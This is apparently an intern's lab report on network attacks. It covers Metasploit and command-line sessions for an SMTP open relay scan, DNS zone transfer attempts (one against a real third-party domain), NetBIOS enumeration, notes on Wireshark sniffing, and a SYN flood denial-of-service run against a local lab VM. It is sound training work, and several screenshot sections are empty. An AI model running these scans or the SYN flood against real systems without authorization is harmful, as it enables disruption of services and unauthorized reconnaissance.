

# INTERNSHIP PROJECT 2

## TOPIC: EXPLOITING SERVER VULNERABILITIES

VIKASH KUMAR | [wiryvikash15@gmail.com](mailto:wiryvikash15@gmail.com)

### 1. Check for SMTP open relay

#### Description:

An open relay is an Simple Mail Transfer Protocol (SMTP) email server that allows anyone on the Internet to send messages through it while hiding or obscuring the source of the messages being sent.

Open relays do nothing to identify the original sender of email messages, making them very vulnerable to address spoofing, a technique that alters email headers to appear as though they originated from a source other than the actual source. Although this is how email was initially set up, this type of system is often exploited by spammers.

Open relay is also known as an open relay server, insecure relay, third-party relay, open mail relay and spam relay.

### Screenshot 1:

```
(vikash@kali)-[~]
$ sudo su
[sudo] password for vikash:
(vikash@kali)-[/home/vikash]
# msfconsole
```

The Metasploit logo features a stylized dragon head profile facing right, composed of various geometric shapes like triangles and circles.

<p>A diagram showing a horizontal bar at the top with two vertical bars extending downwards from its ends, meeting at a point below. The word "RECON" is written in the center.</p>	<p>A diagram showing a horizontal bar at the top with two vertical bars extending downwards from its ends, meeting at a point below. The word "EXPLOIT" is written in the center. Below it, there's a small box containing "[msf &gt;]" and another box containing a series of backslashes and parentheses: "\(\@)(\@)(\@)(\@)(\@)(\@)(\@)".</p>
<p>A diagram showing a horizontal bar at the top with two vertical bars extending downwards from its ends, meeting at a point below. The word "PAYLOAD" is written in the center. Below it, there's a small box containing a series of backslashes and parentheses: "\(\@)(\@)\"".</p>	<p>A diagram showing a horizontal bar at the top with two vertical bars extending downwards from its ends, meeting at a point below. The word "LOOT" is written in the center. Below it, there's a small box containing a series of backslashes and parentheses: "\(\@)(\@)\"".</p>

```
- [ metasploit v6.0.15-dev ]
+ -- ==[ 2071 exploits - 1123 auxiliary - 352 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]
```

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

```
msf6 > use auxiliary/scanner/smtp/stmp_relay
[-] No results from search
[-] Failed to load module: auxiliary/scanner/smtp/stmp_relay
msf6 > use auxiliary/scanner/smtp/stmp_relay
[-] No results from search
[-] Failed to load module: auxiliary/scanner/smtp/stmp_relay
msf6 > use auxiliary/scanner
```

### Screenshot 2:

```
msf6 > use auxiliary/scanner/smtp/smtp_relay
msf6 auxiliary(smtp/smtp_relay) > show options

Module options (auxiliary/scanner/smtp/smtp_relay):
```

Name	Current Setting	Required	Description
EXTENDED	false	yes	Do all the 16 extended checks
MAILFROM	sender@example.com	yes	FROM address of the e-mail
MAILTO	target@example.com	yes	TO address of the e-mail
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

```
msf6 auxiliary(smtp/smtp_relay) > set RHOSTS 192.168.126.128
RHOSTS => 192.168.126.128
msf6 auxiliary(smtp/smtp_relay) > show options

Module options (auxiliary/scanner/smtp/smtp_relay):
```

Name	Current Setting	Required	Description
EXTENDED	false	yes	Do all the 16 extended checks
MAILFROM	sender@example.com	yes	FROM address of the e-mail
MAILTO	target@example.com	yes	TO address of the e-mail
RHOSTS	192.168.126.128	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

```
msf6 auxiliary(smtp/smtp_relay) > run

[*] 192.168.126.128:25 - SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 192.168.126.128:25 - No relay detected
[*] 192.168.126.128:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(smtp/smtp_relay) >
```

## 2. Check for zone transfers

### Description:

DNS zone transfer, also known as DNS query type AXFR, is a process by which a DNS server passes a copy of part of its database to another DNS server. The portion of the database that is replicated is known as a zone.

A zone transfer uses the Transmission Control Protocol (TCP) and takes the form of a client-server transaction.

The client requesting a zone transfer may be a slave server or secondary server, requesting data from a master server or a primary server.

### Screenshots:

#### Screenshot 1:

```
(root@kali)-[/home/vikash]
# nslookup -type=ns hackingarticles.in
main parsing hackingarticles.in
addlookup()
make_empty_lookup()
make_empty_lookup() = 0x7f545cf49000 → references = 1
looking up hackingarticles.in
lock_lookup dighost.c:4186
success
start_lookup()
setup_lookup(0x7f545cf49000)
resetting lookup counter.
cloning server list
clone_server_list()
make_server(192.168.126.2)
idn_textname: hackingarticles.in
using root origin
recursive query
add_question()
starting to render the message
done rendering
create query 0x7f545cf8a000 linked to lookup 0x7f545cf49000
dighost.c:2083:lookup_attach(0x7f545cf49000) = 2
dighost.c:2587:new_query(0x7f545cf8a000) = 1
do_lookup()
start_udp(0x7f545cf8a000)
dighost.c:2937:query_attach(0x7f545cf8a000) = 2
working on lookup 0x7f545cf49000, query 0x7f545cf8a000
dighost.c:2983:query_attach(0x7f545cf8a000) = 3
unlock_lookup dighost.c:4188
dighost.c:2899:query_attach(0x7f545cf8a000) = 4
recvng with lookup=0x7f545cf49000, query=0x7f545cf8a000, handle=(nil)
recvcount=1
have local timeout of 5000
dighost.c:2848:query_attach(0x7f545cf8a000) = 5
Sending a request
sendcount=1
dighost.c:1676:query_detach(0x7f545cf8a000) = 4
dighost.c:2919:query_detach(0x7f545cf8a000) = 3
send_done(0x7f545cfc8000, success, 0x7f545cf8a000)
sendcount=0
lock_lookup dighost.c:2615
```

## Screenshot 2:

```
(root@kali)-[/home/vikash]
# dig axfr hackingarticles..in @kay.ns.cloudflare.com
dig: 'hackingarticles..in' is not a legal name (empty label)

(root@kali)-[/home/vikash]
# dig axfr hackingarticles.in @kay.ns.cloudflare.com

; <<>> DiG 9.17.19-1-Debian <<>> axfr hackingarticles.in @kay.ns.cloudflare.com
;; global options: +cmd
; Transfer failed.

(root@kali)-[/home/vikash]
# dnsenum zonetransfer.me
dnsenum VERSION:1.2.6

-----  zonetransfer.me  -----

Host's addresses:
-----

zonetransfer.me.                5          IN      A       5.196.105.14

Name Servers:
-----

nsztlm2.digi.ninja.             5          IN      A       34.225.33.2
nsztlm1.digi.ninja.             5          IN      A       81.4.108.41

Mail (MX) Servers:
-----

ASPMX3.GOOGLEMAIL.COM.         5          IN      A       142.250.115.27
ASPMX2.GOOGLEMAIL.COM.         5          IN      A       173.194.202.27
ASPMX5.GOOGLEMAIL.COM.         5          IN      A       142.250.152.27
ALT1.ASPMX.L.GOOGLE.COM.        5          IN      A       173.194.202.26
ASPMX.L.GOOGLE.COM.             5          IN      A       142.251.12.27
ASPMX4.GOOGLEMAIL.COM.         5          IN      A       64.233.171.26
ALT2.ASPMX.L.GOOGLE.COM.        5          IN      A       142.250.115.26
```

## Screenshot 3:

```
(vikash@kali)-[~]
$ sudo su
[sudo] password for vikash:
(root@kali)-[/home/vikash]
# dnsrecon -d zonetransfer.me
[*] Performing General Enumeration of Domain: zonetransfer.me
[-] DNSSEC is not configured for zonetransfer.me (empty label)
[*] SOA nsztlm1.digi.ninja 81.4.108.41
[*] NS nsztlm2.digi.ninja 34.225.33.2
Traceback (most recent call last):
  File "dnsenum.py", line 1691, in <module>
    main()
  File "dnsenum.py", line 1651, in main
    std_enum_records = general_enum(res, domain, xfr, bing, yandex, spf_enum, do_whois, do_crt, zonewalk)
  File "dnsenum.py", line 934, in general_enum
    bind_ver = check_bindversion(res, ns_rcrd[2], res._res.timeout)
  File "dnsenum.py", line 847, in check_bindversion
    print_status(f"\t Bind Version for {ns_server} {response.answer[0].items[0].strings[0]}")
KeyError: 0
```

### 3. Perform netbois enumeration

#### Description:

NetBIOS, which stands for network basic input/output system, is a service that allows computers to communicate over a network . However, NetBIOS is not a networking protocol, it is an API. It runs over TCP/IP via the NBT protocol, allowing it to function on modern networks.

NetBIOS provides two primary communication methods. The datagram service allows for connectionless communication over a network, ideal for situations where fast transmission is preferred, such as error generation. The session service, on the other hand, allows two computers to establish a connection for reliable communication. NetBIOS also provides name services which allow for name resolution and registration over the network.

#### Screenshots:

##### Screenshot 1:

```
(vikash@kali)-[~]
└─$ sudo su
[sudo] password for vikash:
(vikash@kali)-[~]
└─$ rpcclient -U "" 192.168.126.128
Enter WORKGROUP's password:
Cannot connect to server. Error was NT_STATUS_CONNECTION_DISCONNECTED
```

#### **4. Sniff the data of any application using wire-shark**

##### **Description:**

Computers communicate by broadcasting messages on a network using IP addresses. Once a message has been sent on a network, the recipient computer with the matching IP address responds with its MAC address.

Network sniffing is the process of intercepting data packets sent over a network. This can be done by the specialized software program or hardware equipment. Sniffing can be used to;

- Capture sensitive data such as login credentials
- Eavesdrop on chat messages
- Capture files have been transmitted over a network


The following are protocols that are vulnerable to sniffing

- Telnet
- Rlogin
- HTTP
- SMTP
- NNTP
- POP
- FTP
- IMAP




# Screenshots:


## Screenshot 1:



## Screenshot 2:



## Screenshot 3:



## **5. Perform DOs Attack using metasploit framework**

### **Description:**

Typically, a Penetration Testing exercise is focused on identifying the gaps in security rather than harming a system. This is a key feature that separates a real attacker from an authorized Penetration Tester. Real hackers don't follow the rules and are not concerned about interrupting business if it can improve their situation.

In some cases, a hacker is looking to create any form of negative impact on a target, including taking down critical systems. For this reason, it makes sense in some cases to test systems for the risk Denial of Service(DoS) type attacks. This is commonly termed as stress testing your Internet facing services.

The most common DoS attack involves flooding a target with external communication requests. This overload prevents the resource from responding to legitimate traffic, or slows its response so significantly that it is rendered unavailable. DoS attacks can target system resources (IE disk space, bandwidth, and so on), configuration information (IE remove route tables), state information (TCP session resetting), or anything that can harm system operation.



### Screenshot 1:

### Screenshot 2:

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):



| Name      | Current Setting | Required | Description                                                                        |
|-----------|-----------------|----------|------------------------------------------------------------------------------------|
| INTERFACE |                 | no       | The name of the interface                                                          |
| NUM       |                 | no       | Number of SYNs to send (else unlimited)                                            |
| RHOSTS    |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT     | 80              | yes      | The target port                                                                    |
| SHOST     |                 | no       | The spoofable source address (else randomizes)                                     |
| SNAPLEN   | 65535           | yes      | The number of bytes to capture                                                     |
| SSPORT    |                 | no       | The source port (else randomizes)                                                  |
| TIMEOUT   | 500             | yes      | The number of seconds to wait for new data                                         |



msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.126.128
RHOSTS => 192.168.126.128
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.126.128

[*] SYN flooding 192.168.126.128:80 ...
```

Screenshot 3:

Capturing from VMware Network Adapter VMnet8

FileEditViewGoCaptureAnalyzeStatisticsTelephonyWirelessToolsHelp

Apply a display filter ... <Ctrl+>

No.	Time	Source	Destination	Protocol	Length	Info
55080	12.282702	64.52.100.63	192.168.126.128	TCP	54	63539 → 80 [RST] Seq=1 Win=32767 Len=0
55081	12.283152	64.52.100.63	192.168.126.128	TCP	60	33267 → 80 [SYN] Seq=0 Win=3067 Len=0
55082	12.283191	192.168.126.128	64.52.100.63	TCP	58	80 → 33267 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
55083	12.283204	64.52.100.63	192.168.126.128	TCP	54	33267 → 80 [RST] Seq=1 Win=32767 Len=0
55084	12.283642	64.52.100.63	192.168.126.128	TCP	60	12818 → 80 [SYN] Seq=0 Win=1161 Len=0
55085	12.283716	192.168.126.128	64.52.100.63	TCP	58	80 → 12818 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
55086	12.283720	64.52.100.63	192.168.126.128	TCP	54	12818 → 80 [RST] Seq=1 Win=32767 Len=0
55087	12.284156	64.52.100.63	192.168.126.128	TCP	60	45394 → 80 [SYN] Seq=0 Win=289 Len=0
55088	12.284195	192.168.126.128	64.52.100.63	TCP	58	80 → 45394 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
55089	12.284207	64.52.100.63	192.168.126.128	TCP	54	45394 → 80 [RST] Seq=1 Win=32767 Len=0
55090	12.284671	64.52.100.63	192.168.126.128	TCP	60	[TCP Port numbers reused] 63758 → 80 [SYN] Seq=0 Win=1045 Len=0

> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF\_{038A1390-5433-46B2-9A99-7A9A0D64E231}, id 0

> Ethernet II, Src: VMware\_fb:cf:6b (00:0c:29:fb:cf:6b), Dst: VMware\_d4:b1:15 (00:0c:29:d4:b1:15)

> Internet Protocol Version 4, Src: 64.52.100.63, Dst: 192.168.126.128

> Transmission Control Protocol, Src Port: 59758, Dst Port: 80, Seq: 0, Len: 0